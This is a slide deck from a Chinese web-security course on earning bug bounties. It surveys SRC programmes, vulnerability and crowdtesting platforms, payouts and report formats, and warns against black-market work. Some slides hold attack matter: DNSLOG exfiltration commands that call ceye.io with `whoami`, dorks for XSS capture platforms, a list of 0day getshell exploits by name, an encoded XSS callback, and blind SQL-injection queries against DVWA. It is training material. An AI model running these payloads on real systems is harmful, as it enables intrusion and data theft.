

⑤ 微专业 / 信息安全

秘籍. 挖洞赚钱初级教程

< / >

WEB安全工程师

©1997-2020 网易公司 版权所有



一、混进安全圈

二、金钱刺激

三、如何赚钱

四、如何挖洞




五、期末答疑



六、安全岗要求



混进安全圈!



安全求职

安全交友

安全新闻

安全表情包

安全圈致谢名单：开发，运维，测试




混进安全圈！

安全圈现状——SRC形成



天下大势
分久必合
合久必分



收藏网站

关注微博，公众号

努力加入微信或者QQ群



腾讯的产品：
xSRC



阿里的运营：
太阳联盟（ASRC，AFSRC
CNSRC，ESRC）





混进安全圈!

intitle:响应中心



intitle:响应中心



百度一下

网页 资讯 视频 图片 知道 文库 贴吧 采购 地图 更多»

百度为您找到相关结果约44,700个

搜索工具

携程安全应急响应中心

携程安全中心主要为广大白帽黑客提供一个向携程提交漏洞,交流安全信息的平台,提交携程安全信息根据您的贡献值可以获得丰厚的礼品和现金奖励。携程还为您提供特价酒店...

<https://sec.ctrip.com/> - 百度快照

腾讯安全应急响应中心



腾讯安全应急响应中心,Tencent Security Response Center,TSRC...
腾讯一直致力于保护广大用户的安全,腾讯安全应急响应中心(Tencent Security Response Center)非常欢迎广大...

<https://security.tencent.com/> - 百度快照 - 2.7万条评价

OPPO安全应急响应中心-首页

OPPO安全应急响应中心(OPPO Security Response Center),是致力于保障OPPO用户、业务和产品等安全,促进与安全专家的合作与交流,而建立的漏洞收集及响应平台。

<https://security.oppo.com/> - 百度快照

360安全应急响应中心

360安全应急响应中心,QIHOO 360 Security Response Center,360SRC... 响应速度 关怀福利 奖励方案 处理流程 官方...2019 360.CN All Rights Reserved 360安全中...

<https://security.360.cn/> - 百度快照 - 6477条评价

爱奇艺安全应急响应中心

爱奇艺,iQIYI,应急响应,爱奇艺安全应急响应中心,71SRC,iQIYI Security Response Center

<https://security.iqiyi.com/> - 百度快照

微信公众号搜搜: 响应中心

< 响应中心

关注的公众号



联想安全应急响应中心



酷派安全应急响应中心



阿里安全应急响应中心



58安全应急响应中心



京东安全应急响应中心



宜人安全应急响应中心



宜信安全应急响应中心



微博安全应急响应中心



挖财安全应急响应中心



携程安全应急响应中心




混进安全圈！

安全圈现状——第三方漏洞平台形成



天下大势
分久必合
合久必分




想变成第二个乌云



漏洞银行 | BUGBANK

正在向众测平台转变

教育行业漏洞报告平台 (Beta)



只收取某一方面的漏洞



混进安全圈!

<http://butian.360.cn> (<https://www.butian.net>)

☆ 补天 - 企业和白帽子共赢的漏洞 × +

butian.net

☆ 0

提交漏洞

注册账号 白帽登录 企业登录

补天
漏洞响应平台

企业服务 白帽服务 项目大厅 漏洞认领 白帽众学 帮助中心 公告中心

60,969
白帽专家数量

406,787
发现漏洞总数

93,862
漏洞影响企业数

5,655
入驻企业数量

专属SRC

携程
携程旅游网
www.ctrip.com
最高奖励: ¥3000

汽车之家
www.autohome.com.cn
最高奖励: ¥3000

奇安信
奇安信集团
qianxin.com
最高奖励: ¥10000

昆山游迅网络
www.yxdown.com
最高奖励: ¥2000

成都晨月网络技术有限公司
www.qpgame.com
最高奖励: ¥3000

查看更多 >>



混进安全圈!

<https://src.edu-info.edu.cn/> (<https://src.sjtu.edu.cn/>)

行业漏洞报告平台 (B x +)

src.sjtu.edu.cn



教育行业漏洞报告平台 (Beta) [首页](#) [漏洞列表](#) [排行榜](#) [礼品中心](#) [关于](#)

注册

登录

公告: 教育行业漏洞报告平台Beta白帽子问题交流与反馈QQ群:173990329。

最新漏洞

时间	标题	等级	作者
2019-11-06	教育部存在点击劫持漏洞	低危	tzc002526
2019-11-06	广西中医药大学赛恩斯新医药学院存在弱口令	中危	lucky_28
2019-11-06	淄博师范高等专科学校存在敏感信息泄露	低危	一只行走的蛋
2019-11-06	广西广播电视大学存在弱口令	低危	lucky_28
2019-11-05	淄博师范高等专科学校存在其他漏洞	低危	真王老师的学生
2019-11-05	淄博师范高等专科学校存在弱口令	低危	真王老师的学生
2019-11-05	教育部存在点击劫持漏洞	低危	tzc002526
2019-11-05	电子科技大学存在弱口令	低危	Addmin
2019-11-05	淄博师范高等专科学校存在弱口令	中危	Ajatar
2019-11-05	淄博师范高等专科学校存在弱口令	中危	回梦







混进安全圈！

安全圈现状——众测平台形成



天下大势
分久必合
合久必分



各SRC也会出现零星的众测项目，需要排名够高的白帽子




混进安全圈！

安全圈现状——插件平台形成



天下大势
分久必合
合久必分



界面化提交插件，最佳




混进安全圈！

安全圈现状——安全媒体形成



天下大势
分久必合
合久必分



招聘信息也会出现在这些平台里，最直接的还是在各大SRC的公众号上



混进安全圈!

https://job.freebuf.com/

安全 | https://job.freebuf.com

FREEBUF · 招聘

📍 全国站 [切换城市]

搜索职位、公司或地点

热门搜索

渗透测试工程师

信息安全工程师

安全工程师 (校招)

安全

高级安全工程师

研发 安全工程师... 资深Web... >
其他 渗透测试工... 高级安全工... >
测试 渗透测试工... 实习渗透测... >
实施/运维 信息安全工... 安全运维工... >
销售 安全售前工... 销售总监 信息安全产... >
评估/分析 攻击溯源和... 漏洞分析利... >
产品 安全产品经... MIG07-安... >



混进安全圈!

<https://www.anquanke.com/job>

职位列表



招聘 | 百度安全诚聘安全研究员、渗透测试工程师

招聘 渗透测试工程师 安全研究员 渗透测试与攻击溯源安全工程师

百度安全以技术开源、专利共享、标准驱动为理念，联合互联网公司、安全厂商、终端制造商、高校及科研机构，推动AI时代的安全生态建设，让全行业享受更安全的AI所带来的变革。

BSRC 2019-11-05 18:00:35

25841次阅读



完美世界招聘 | 信息安全部九大职位虚位以待，快到我碗里来~

招聘 移动安全 实习生 java安全 安全运维 风控算法

完美世界控股集团是全球领先的文化娱乐产业集团。长期以来，完美世界控股集团旗下产品遍布美、欧、亚等全球100多个国家和地区；在北京、香港、上海、重庆、成都、珠海，以及美国、荷兰、韩国、日本等地区设有20多个分支机

张天师醒醒 2019-10-31 18:31:45

73885次阅读 3

安全招聘



招聘 | 爱卡汽车诚聘web安全工程师

安全招聘 web安全工程师

爱卡汽车成立于2002年8月，是中国具备高影响力的社会化网络互动媒体，拥有围绕汽车消费生命周期布局的内容体系，活跃的汽车主题社区，以及围绕汽车及汽车周边交易的电商平台。截至目前，爱卡汽车日均浏览量超过2.27亿，有

l4yn3 2019-10-29 19:00:24

41514次阅读 2



奇安信集团招聘 | 安服有一份offer等你签收

Web安全 渗透测试 漏洞挖掘 攻防

奇安信集团是中国最大的网络安全公司之一，专门为政府、军队、企业、教育、金融等机构和组织提供企业级网络安全技术、产品和服务，已覆盖90%以上的中央政府部门、中央企业和大型银行，已在印度尼西亚、新加坡、加拿大、中国

奇安信安全服务子公司 2019-10-28 17:30:53

124256次阅读 1




混进安全圈！

安全圈现状——工具类平台形成




天下大势
分久必合
合久必分



端口漏洞




DNSLOG平台





混进安全圈！

http://ceye.io/

 CEEYE

Introduce

Payloads

API

DNS Rebinding

Records

HTTP Request

DNS Query

/ Payloads

0x00 Command Execution

i. *nix:

```
curl http://ip.port.b182oj.ceye.io/`whoami`  
ping `whoami`.ip.port.b182oj.ceye.io
```

ii. windows

```
ping %USERNAME%.b182oj.ceye.io
```

0x01 SQL Injection



混进安全圈!

inurl:xss.php?do=register



inurl:xss.php?do=register



全部

视频

新闻

图片

购物

更多

设置

工具

找到约 36 条结果 (用时 0.23 秒)

(支持http/https) XSS Platform - XSS平台

<https://xss.pt/xss.php?do=register>

XSS平台 (<https://xss.pt>) 是一个免费提供给安全测试人员的xss平台,支持(http/https) xss平台,开放注册,仅用于安全测试.

Myxss平台-一个全能的XSS平台

myxss.co/xss.php?do=register

. Myxss平台 · 主页 · 声明 · 博客 · 登录 · 注册 · 注册 · 提交注册.

圈子XSS Platform - 圈子XSS平台

oco.im/xss.php?do=register

. 圈子XSS平台 · 主页 · 登录 · 注册 · 注册 · 提交注册.

注册 - Xss平台

2xss.cc/xss.php?do=register

. Xss平台 · 主页 · 登录 · 注册 · 注册 · 提交注册.

注册 - XSS平台

<https://xss.lc/xss.php?do=register>

. XSS平台 · 登录 · 注册 · 注册 · 提交注册.




混进安全圈！

安全圈现状——教育类平台形成



天下大势
分久必合
合久必分





混进安全圈！

总结

强调一个“混”字，啥都得知道一点，到处混个脸熟，知道赚钱的点在哪里，有时候为了赚更多的钱，也可以付出额外的小钱



金钱刺激！

名



枪打出头鸟

利



经济基础决定上层建筑



金钱刺激!

TSRC

获奖记录

公益记录

兑换记录



现金10000元

腾讯漏洞奖励计划-用户兑换

2018年12月03日



现金10000元

腾讯漏洞奖励计划-用户兑换

2018年11月30日



现金10000元

腾讯漏洞奖励计划-用户兑换

2018年11月24日



现金10000元

腾讯漏洞奖励计划-用户兑换

2018年11月24日



现金10000元

腾讯漏洞奖励计划-用户兑换

2018年11月24日



现金10000元

腾讯漏洞奖励计划-用户兑换

2018年11月24日



现金10000元

腾讯漏洞奖励计划-用户兑换

2018年11月24日

pdlg

民间安全高手 **pdlg** 本月发现并上报一枚服务器通用软件严重安全漏洞,协助 TSRC 修复多台受影响服务器,保护了广大用户的信息安全。依据 TSRC 即时现金奖励规则,特别给予其税后现金奖励 **10 万元**。

100000RMB+
荣誉证书+
奖杯

Kelwin

来自长亭科技的 **kelwin** 本月发现并上报一枚客户端通用软件严重安全漏洞,协助 TSRC 快速修复,保护了广大用户的信息安全。依据 TSRC 即时现金奖励规则,特别给予其税后现金奖励 **5**

50000RMB+
荣誉证书+
奖杯



金钱刺激!

AFSRC

36万不是梦

2016年11月，AFSRC奖励CplusHua提交的单个严重漏洞1300个蚂蚁金币，额外奖励35万，共计人民币**36.3万**。感谢CplusHua对蚂蚁金服安全生态作出的贡献。



l1ch0ng

获得AFSRC额外奖励

单个漏洞
20万元

喜报

hackbar获得
AFSRC额外奖励

单个漏洞13万元



金钱刺激！

360众测

11.27补天众测打款

补天众测本周打款新鲜出炉咯：

本次打款共计20万！！！现在每周打款金额都居高不下，可以午饭晚饭各加一个大鸡腿咯！！

此次打款突破万元大关的5人！其中前三名都在都在30k以上@带头老哥 @咕咕急 @西沟里

本次打款第一名是我们大家的@带头老哥，居然一举拿下60多k，00后真是了不得呀！！！&...

[展开](#)

补天小豹子 发表于 2018-12-06 14:47 127人已读

12.04补天众测打款

补天众测本周打款新鲜出炉咯：

本次打款共计小20万！！！年底了，大家都可以赚钱买买买啦

此次打款突破万元大关的又有7人！真是一次比一次人数多呀！！实在是可喜可贺~

祝贺我们实力超强的@西沟里 大哥终于小宇宙爆发，本次打款第一名哟~

眼看@xiao-wind 打款一次比一次多，本次居然一举成为...

[展开](#)

补天小豹子 发表于 2018-12-11 16:26 163人已读

12.17补天众测打款

补天众测本周打款新鲜出炉咯：

本次打款共计15万！！！2018马上就要结束咯，各位大佬也盆满钵盈咯

此次打款突破万元大关的有5人！给各位白帽大咖热烈掌声

我们的大佬@万州烤鱼127 大哥18年首次打款第一名哟~必须表示祝贺

@PDunicorn @bigon3 两位新的伙伴也棒棒哒，不仅是新人还是黑马

...

[展开](#)

补天小豹子 发表于 2018-12-26 17:32 145人已读

12.26补天众测打款

补天众测2018年最后一次打款新鲜出炉咯：

本次打款共计20万！！！感谢各位大佬18年的辛勤耕耘，可谓是收获颇丰

看到此次榜单小豹可真实感触颇深，大佬们都名列其中，共同富裕共同进步

此次打款其中突破万元大关的有7人！！

不出意外地@咕咕急 大佬终于在年末又喜获第一，完美收关！！

感谢几...

[展开](#)

补天小豹子 发表于 2018-12-30 18:27 160人已读



金钱刺激!

先知众测

● 严重漏洞 ¥ 5,500 - ¥ 7,500
● 中危漏洞 ¥ 500 - ¥ 1,000

● 高危漏洞 ¥ 2,500 - ¥ 3,500
● 低危漏洞 ¥ 50 - ¥ 200

xianzhi-2017-09-30493016	--	低	50	5	2017-09-18 23:01:47
xianzhi-2017-09-30322296	--	中	800	30	2017-09-18 22:06:23
xianzhi-2017-09-30235578	--	高	3000	80	2017-09-18 18:51:33
xianzhi-2017-09-30135191	--	严重	6500	120	2017-09-18 17:03:57
xianzhi-2017-09-30081307	--	低	100	10	2017-09-18 16:08:28
xianzhi-2017-09-29962620	--	中	800	30	2017-09-18 15:10:31
xianzhi-2017-09-29944530	--	低	100	10	2017-09-18 15:08:41
xianzhi-2017-09-29923891	--	低	100	10	2017-09-18 14:58:21
xianzhi-2017-09-29896415	--	低	100	10	2017-09-18 14:53:28
xianzhi-2017-09-29862810	--	高	3000	80	2017-09-18 14:44:21



金钱刺激!

插件平台

<input type="checkbox"/>	迈普安全网关远程命令执行漏洞	0DAY	2018-07-25	0	r4v3n	迈普安全网关	12628	500 F币
<input type="checkbox"/>	POCID4083 泛微e-ecology8无限制getshell	0DAY	2018-07-11	0	PM.01	泛微e-ecology8	4264	500 F币
<input type="checkbox"/>	POC4801 泛微ecology8系统无限制getshell	0DAY	2018-07-11	0	PM.01	泛微e-ecology	4264	500 F币
<input type="checkbox"/>	metinfo 通杀版getshell(包含最新版)	0DAY	2017-09-06	6	我是王二小	MetInfo	0	250 F币
<input type="checkbox"/>	metinfo最新版无限制getshell	0DAY	2017-09-06	0	我是王二小	MetInfo	0	250 F币
<input type="checkbox"/>	phpcms_v9.6 注入		2017-09-06	0	vaf	www.phpcms.com	0	210 F币
<input type="checkbox"/>	华天动力OA8000旗舰版 SQL注入	0DAY	2017-09-06	0	forcompass	华天动力OA8000旗舰版	0	240 F币
<input type="checkbox"/>	迈普行为网关任意文件读取	0DAY	2018-07-19	0	forcompass	迈普行为网关	12557	300 F币
<input type="checkbox"/>	集时通讯呼叫中心系统 SQL注入5	0DAY	2017-09-06	0	forcompass	集时通讯呼叫中心系统	0	220 F币
<input type="checkbox"/>	集时通讯呼叫中心系统 SQL注入4	0DAY	2017-09-06	0	forcompass	集时通讯呼叫中心系统	0	220 F币



金钱刺激!

安全媒体



macOS内核提权：利用CVE-2016-1758获取kernel slide (Part1)

macOS 系统安全 Kernel

本文是基于CVE-2016-1758、CVE-2016-1828来讨论一下macOS下的内核提权技术。本篇主要讨论的是CVE-2016-1758。

wooy0ung 2019-01-07 14:30:20 稿费：+ 300 7829次阅读



如何滥用LAPS窃取用户凭据

Windows 系统安全 LAPS

LAPS (本地管理员密码解决方案) 是用来管理域内主机本地管理员密码的一款工具。LAPS会将密码/凭据存放在活动目录中与计算机对应的对象的一个机密属性 (confidential attribute) 中。

兴趣使然的小胃 2019-01-07 10:45:45 稿费：+ 160 11411次阅读



Etouch2.0 分析代码审计流程 (二) 前台SQL注入

Web安全 代码审计 PHP

拜读了phpoop师傅的审计文章,心情激动w分,急急忙忙写完手头作业,为了弥补上篇的遗憾,趁热继续认真重读了前台代码(之前没认真读需要登陆的控制器),然后幸运的在各个地方找到了几个还算满意的前台注入。

xq17 2019-01-04 16:14:19 稿费：+ 300 44017次阅读 2



ARM汇编之堆栈溢出实战分析 (GDB)

逆向工程 shellcode arm 汇编

经过很长一段时间在azeria-labs进行的ARM基础汇编学习,学到了很多ARM汇编的基础知识、和简单的shellcode的编写,为了验证自己的学习成果,根据该网站提供的实例,做一次比较详细的逆向分析,和shellcode的实现。

勤学奋进小郎君 2019-01-04 15:00:21 稿费：+ 300 35617次阅读



如何赚钱?

心中有底线

黑产



灰产



寻高手拿源码

发件人: BTC

[redacted]@bit.edu.cn

收件人: 1904982913

[redacted]@qq.com

时间: 2018年6月23日 15:32

隐藏详情

请勿轻信邮件中的密保、汇款、中奖信息。



寻高手拿源码

支持微信支付宝比特币门罗币支付

发邮件到[s\[redacted\]@gmail.com](mailto:s[redacted]@gmail.com)

3260196720(3260196720) 14:34:40

菲律宾大型游戏厂商招聘网站渗透岗位, 大牛新手都招; 新手懂基本渗透即可有人带。出国薪资翻倍。想出国发展私聊Q3260196720
推荐朋友入职有3000红包。

Aire(3260196720) 2:40:06

重金聘请渗透大牛接单【一单一结】有空做单的私聊或邮箱联系: Aire3260196720@protonmail.com



★ 漏洞名称

请输入漏洞名称

★ 漏洞类型

Web漏洞

普通反射型XSS

* 漏洞详情



一、详细说明：

二、漏洞证明：

三、修复方案：

上传附件

选择文件

格式限制：doc、docx、7z、zip、gz、bz2，请上传小于5M的文件

* 验证码

[换一张](#)

协议



☒ 同意《TSRC用户服务协议》

在漏洞未修复之前，请不要向外界传播

提交漏洞

漏洞报告

详情，证明，修复

* 漏洞名称:

* 所属业务:

请选择所属业务

* 漏洞类型:

请选择漏洞类型！

* 漏洞等级:

请选择漏洞等级

漏洞详情: 为了小二能尽快给您答复, 请尽量在下面的编辑框中填写



一、详细说明：其中包括场景、截图、漏洞重现的方法，涉及账号相关漏洞，需提供测试账号，若复现过程复杂，可录制视频，上传至淘盘，附链接。

二、漏洞证明(在这里写POC):

三、修复方案：

☐ 请勾选同意 保密协议！

* 验证码:

TPHA

提交漏洞



如何赚钱?

插件代码

提前看文档!!!

- 1.发帖时请遵守相关法律法规,详情请见 法律声明
2. 常见插件编写文档, 以及推荐payload
- 3.提交正确的测试地址
- 4.提交完成后可点击QQ联系 审核 程序员
- 5.必须使用httpack作为http通信库
- 6.法律声明:插件最终所有权归BugScan社区所有

漏洞信息

测试

验证

编辑器

标题

Exploit Name

描述

Exploit Description

产品

产品主页

发现日期

作者

来源

Fofa查询规则

等级

严重

查询

插件名称

请填写插件名称

查看等级

插件代码

B I H

测试地址

测试地址

增加

删除

http://www.example.com

搜索关键字

可搜索相应类型

验证码

请输入验证码





如何赚钱？

文章

形成视频教程卖钱!!!

撰写文章 投稿奖励: 《原创文章现金奖励计划》 《普通文章FB金币奖励计划》

文章标题

请输入文章标题

投稿类型

☐ 投给FreeBuf

☐ 投给专栏

提示: 稿件投递类型不支持多选

文章内容

富 H B I U A M | “ </> 田 | ✂️ 🖼️ - ≡ m 🔄

☒ 收到评论邮件通知我

保存为草稿

提交审核



如何赚钱?

漏洞报告

(会挖洞)

插件代码

(写脚本)

文章

(写作能力)



时间成本升高, 收益降低, 对白帽子自身要求越来越严格



如何赚钱?

赚钱要点: 在活动期间提交漏洞

VIPKID安全应急响应中心

奖励规则

【参与有礼】

活动期间, 所得积分大于5的白帽子, 可获得VIPKID定制足球一个

【一血奖励】

第一个提交高危及以上级别漏洞的白帽子, 可额外获得500元现金奖励

【活动奖励】

活动期间, 只要提交1个有效漏洞, 即可获得相应的额外现金奖励

	严重	高危	中危	低危
核心				
一般				
边缘				

5000元 1000元 300元 100元

焦点安全应急响应中心



春暖花开, 万物复苏, 4月, 是成长的季节
对于各位不断成长的白帽, 焦点给你们提供尽情展示自己的才华的舞台

活动期间, 核心应用高危及严重3倍安全币

一般应用和边缘应用高危及严重2倍安全币

所有中危和低危漏洞1.5倍安全币

单个严重漏洞最高12000奖励



只要我按下这个按钮, 就有好几千安全币打到我的账户上

58安全应急响应中心

奖励规则一

凡有效提交者均获得猪年定制玩偶一只;
有效新用户额外获得100元京东卡。

奖励规则二 (仅限领取一个等级)

积分 ≥ 28 , 额外获得100元京东卡
积分 ≥ 58 , 额外获得200元京东卡
积分 ≥ 88 , 额外获得300元京东卡

奖励规则三

总积分值中含5含8者, 额外获得定制书包一个或等值150元京东卡
如: 18积分即可获得书包一个

奖励规则四

高危额外获得500元京东卡, 严重额外获得1000元京东卡



如何赚钱?

总结

大钱小钱都能赚，主要看挖洞能力，掌握好时机也很重要，但是
攒洞可能会被人提前提交



如何挖洞?

挖洞思路



会挖漏洞



会写代码



如何挖洞?

挖洞思路

	编码	挖洞
相同点	看多了前辈代码自然就会写 (github)	看多了前辈报告自然就会挖 (乌云)
	掌握到精通需要大量实践 (往死里code)	掌握到精通需要大量实践 (往死里dig)
	与时俱进 (还会写asp的网站吗)	与时俱进 (还会挖asp的网站吗)
	广度+深度 (啥都知道点, 熟练掌握Struts框架)	广度+深度 (啥都知道点, 熟练掌握Struts漏洞)
不同点	正向思维 (立)	逆向思维 (破)
	全方位考虑 (反木桶原理)	单点考虑 (木桶原理)
	越规范越好 (编码规范)	越不规范越好 (猥琐思路)
	程序是输出成果 (不忍心破坏)	程序是玩具 (随意践踏)



如何挖洞?

知识

30%

第四课考试题1

http://www.test.com/ShowMore.php?id=672613&page=2&pageCounter=32&undefined&callback=%253C%2573%2563%2572%2569%2570%2574%253E%2526%252397%253B%2526%2523108%253B%2526%2523101%253B%2526%2523114%253B%2526%2523116%253B%2526%252340%253B%2526%252334%253B%2526%2523107%253B%2526%2523101%253B%2526%2523121%253B%2526%252358%253B%2526%252347%253B%2526%252337%253B%2526%252383%253B%2526%2523116%253B%2526%252385%253B%2526%2523100%253B%2526%252389%253B%2526%252349%253B%2526%252354%253B%2526%252351%253B%2526%252388%253B%2526%252383%253B%2526%252383%253B%2526%2523116%253B%2526%2523101%253B%2526%2523115%253B%2526%2523116%253B%2526%252337%253B%2526%252347%253B%2526%252334%253B%2526%252341%253B%2520%253C%252F%2573%2563%2572%2569%2570%2574%253E&_=1302746925413



如何挖洞?

耐心

30%

第四课考试题2

作业2

某Web安全微专业学员安装DVWA后修改了自己的管理员密码，正在学习盲注自己安装的DVWA的管理员密码，下面是他的盲注记录，请写出这位学员注出来的密码，并解密出明文密码

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),1,1))=55-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli_blind/`

`?id=1' and ord(mid((select password from dvwa.users order by password limit 1,1),2,1))=56-- &Submit=Submit# 真`

`http://127.0.0.1/DVWA-1.9/vulnerabilities/sqli_blind/`

